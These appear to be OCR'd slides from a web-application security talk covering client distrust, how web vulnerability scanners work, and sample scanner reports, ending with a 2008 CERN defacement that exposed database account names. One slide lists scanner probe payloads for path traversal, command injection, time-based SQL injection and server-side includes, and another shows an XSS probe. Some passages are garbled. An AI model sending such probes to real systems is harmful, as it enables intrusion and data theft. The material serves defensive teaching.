- **Don't trust your client**
 - HTTP response header fields like referrer, cookies etc.
 - HTTP query string values (from hidden fields or explicit links)
 - e.g. `<input type="hidden" name="price" value="299">` in an online shop can (and will!) be abused
- **Do all security-related checks on the server**
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Put limits on the number of connections, set timeouts

Web scanning tools – how they work

1. Crawling



2. Scanning



3. Reporting

Scan of <http://pc1cd71:80/movies/>

Scan details

| | |
|-------------|-----------------------|
| Start time | 5/19/2006 11:11:20 AM |
| Finish time | 5/19/2006 11:11:24 AM |
| Scan time | 1 minute, 34 seconds |
| Profile | Default |

Target information

| | |
|-------------------|-----------------------|
| Responsive | True |
| Server name | Apache/2.2.3 (Fedora) |
| Server OS | Linux |
| Server technology | PHP |

Threat level

Highly Threat Level **Accuracy: Threat Level 3**
One or more high severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

| | |
|--------------------|-----|
| Total alerts found | 2/0 |
| High | 1/0 |
| Medium | 1/0 |
| Low | 0/0 |
| Informational | 1/0 |

Affected items

| Parameter | Comment |
|-------------|---|
| Alert group | Cross Site Scripting |
| Severity | High |
| Description | This script is possibly vulnerable to Cross Site Scripting (XSS) attacks. |

Recommendations

Disabling this alert from the Cross Site Scripting (XSS) Web page security control if it is not needed as an alert.

Introduction

Web sites are more complex than ever, containing a lot of dynamic content making the resources for the user more complex. Dynamic content is achieved through the use of web applications which can have different vulnerabilities. One of the most common vulnerabilities is Cross Site Scripting (XSS). Dynamic web sites suffer from a threat that web sites don't, called "Cross Site Scripting" or XSS. XSS is a security vulnerability. Generally small dimensional XSS attacks Cross Site Scripting holes exist but some really exploit them to an average person or administrator. The FAQ was written to provide a better understanding of the emerging threat, and to give guidance on

Accuracy Website Audit

Web scanning - HTTP requests

```
/etc/passwd
c:\\boot.ini
../../../../../../../../etc/passwd
../../../../../../../../boot.ini
a;env
a);env
/e
ç'"(
sleep(4)#
1+and+sleep(4)#
')+and+sleep(4)='
"))+and+sleep(4)='"
;waitfor+delay+'0:0:4'--
"));waitfor+delay+'0:0:4'--
benchmark(1000, MD5(1))#
1))and+benchmark(10000000,MD5(1))#
pg_sleep(4)--
"))+and+pg_sleep(4)--
```

```
<SCRIPT>fake_alert("TbBPEYaN3gA72vQAlao1")</SCRIPT>
|+ping+-c+4+localhost
run+ping+-n+3+localhost
&&+type+%SYSTEMROOT%\win.ini
;+type+%SYSTEMROOT%\win.ini
`/bin/cat+/etc/passwd`
run+type+%SYSTEMROOT%\win.ini
b"+OR+"81"="81
http://w3af.sourceforge.net/w3af/remoteFileInclude.html
../../../../../../../../etc/passwd%00.php
C:\boot.ini
%SYSTEMROOT%\win.ini
C:\boot.ini%00.php
%SYSTEMROOT%\win.ini%00.php
d'z"0
<!--#include+file="/etc/passwd"-->
<!--#include+file="C:\boot.ini"-->
echo+'mIYRc'++'buwWR'; print+'mIYRc'++'+'buwWR'
Response.Write("mIYRc+buwWR")
import+time;time.sleep(4); Thread.sleep(4000);
```

Wapiti – sample results

```
<vulnerabilityType name="Cross Site Scripting">
  <vulnerabilityList>
    <vulnerability level="1">
      <url>
http://xxx.web.cern.ch/xxx/default2.php?index=&quot;&gt;&lt;/f
rame&gt;&lt;script&gt;alert('qf3p4bpva2')&lt;/script&gt;&amp
;main=experiments/documents.php
      </url>
      <parameter>
index=&quot;&gt;&lt;/frame&gt;&lt;script&gt;alert('qf3p4bpva2'
) &lt;/script&gt;&amp;main=experiments/documents.php
      </parameter>
      <info>
        XSS (index)
      </info>
    </vulnerability>
  </vulnerabilityList>
</vulnerabilityType>
```

Skipfish – sample results



Scanner version: 1.26b Scan date: Mon Apr 12 15:44:46 2010
Random seed: 0x23bbdd97 Total time: 0 hr 0 min 23 sec 3 ms

Problems with this scan? [Click here for advice.](#)

Crawl results - click to expand:

http://pcitdi72/ 1 7 7 5 15
Code: 403, length: 3985, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Unknown form field (can't autocomplete)

- Code: 200, length: 1300, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: q
- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: comment

New 404 signature seen

- Code: 404, length: 279, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

New 'Server' header value seen

- Code: 403, length: 3985, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: Apache/2.2.3 (Red Hat)



movies 1 7 7 1
Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

New 'X-' header value seen

- Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: X-Powered-By



1
Code: 404, length: 280, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



index.php 1 7
Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



+ comment=1 1 1
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



id=1 1 2
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

SQL injection vector

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: response suggests arithmetic evaluation on server side

XSS vector in document body

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sfi...>' tag seen in HTML (from previous scans)
- Code: 200, length: 820, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sfi...>' tag seen in HTML

HTML form with no apparent XSRF protection

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



index.php 1 7 7 12
Code: 200, length: 950, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



+ comment=1 1 1
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]



id=1 1 2 2 2
Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

SQL injection vector

- Code: 200, length: 7924, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: response suggests arithmetic evaluation on server side

XSS vector in document body

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sfi...>' tag seen in HTML (from previous scans)
- Code: 200, length: 820, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]
Memo: injected '<sfi...>' tag seen in HTML

HTML form with no apparent XSRF protection

- Code: 200, length: 7902, declared: text/html, detected: text/html, charset: UTF-8 [show trace +]

Things to avoid




**Security tools
that are disabled,
or impossible to use**

Summary

- **understand** threats and typical attacks
- **validate**, validate, validate (!)
- **do not trust** the client
- **read** and follow recommendations for your language
- **use** web scanning tools
- **harden** the Web server
and programming platform configuration

An incident in September 2008



Mozilla Firefox

Αρχείο Επεξεργασία Προβολή Ιστορικό Σελιδοδείκτες Εργαλεία Βοήθεια

http://[redacted].cern.ch/[redacted]/apanthsh.html

Proxy: None Apply Edit Remove Add Status: Using None Preferences

Post a new topic http://[redacted].cern.ch/[redacted].html

GOST
GREEK SECURITY TEAM

10/09/08 03:00

Αυτήν την ώρα γίνεται η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.
Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλά με βάση την μεγάλη επισκεψιμότητα που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγω του πειράματος.

Μερικά στοιχεία απ' τη βάση :

| USERNAME | USER_ID | CREATED |
|-----------------|---------|-----------------------|
| SYS_0 | 0 | 2008-02-18 16:19:25.0 |
| SYSTEM | 5 | 2008-02-18 16:19:25.0 |
| OUTLN | 11 | 2008-02-18 16:19:28.0 |
| DIE | 19 | 2008-02-18 16:21:11.0 |
| TSMSYS | 21 | 2008-02-18 16:23:27.0 |
| PBSNMP | 24 | 2008-02-18 16:24:25.0 |
| WMSYS | 25 | 2008-02-18 16:24:53.0 |
| EXFSYS | 34 | 2008-02-18 16:27:55.0 |
| XDB | 35 | 2008-02-18 16:28:04.0 |
| PDB_ADMIN | 46 | 2008-02-18 17:26:32.0 |
| GLEGE | 49 | 2008-02-19 10:13:07.0 |
| PDBMON | 45 | 2008-02-18 17:25:24.0 |
| BALYS | 44 | 2008-02-18 17:25:24.0 |
| USERMON | 48 | 2008-02-18 17:59:26.0 |
| ..etc...etc.... | | |

Thank you!

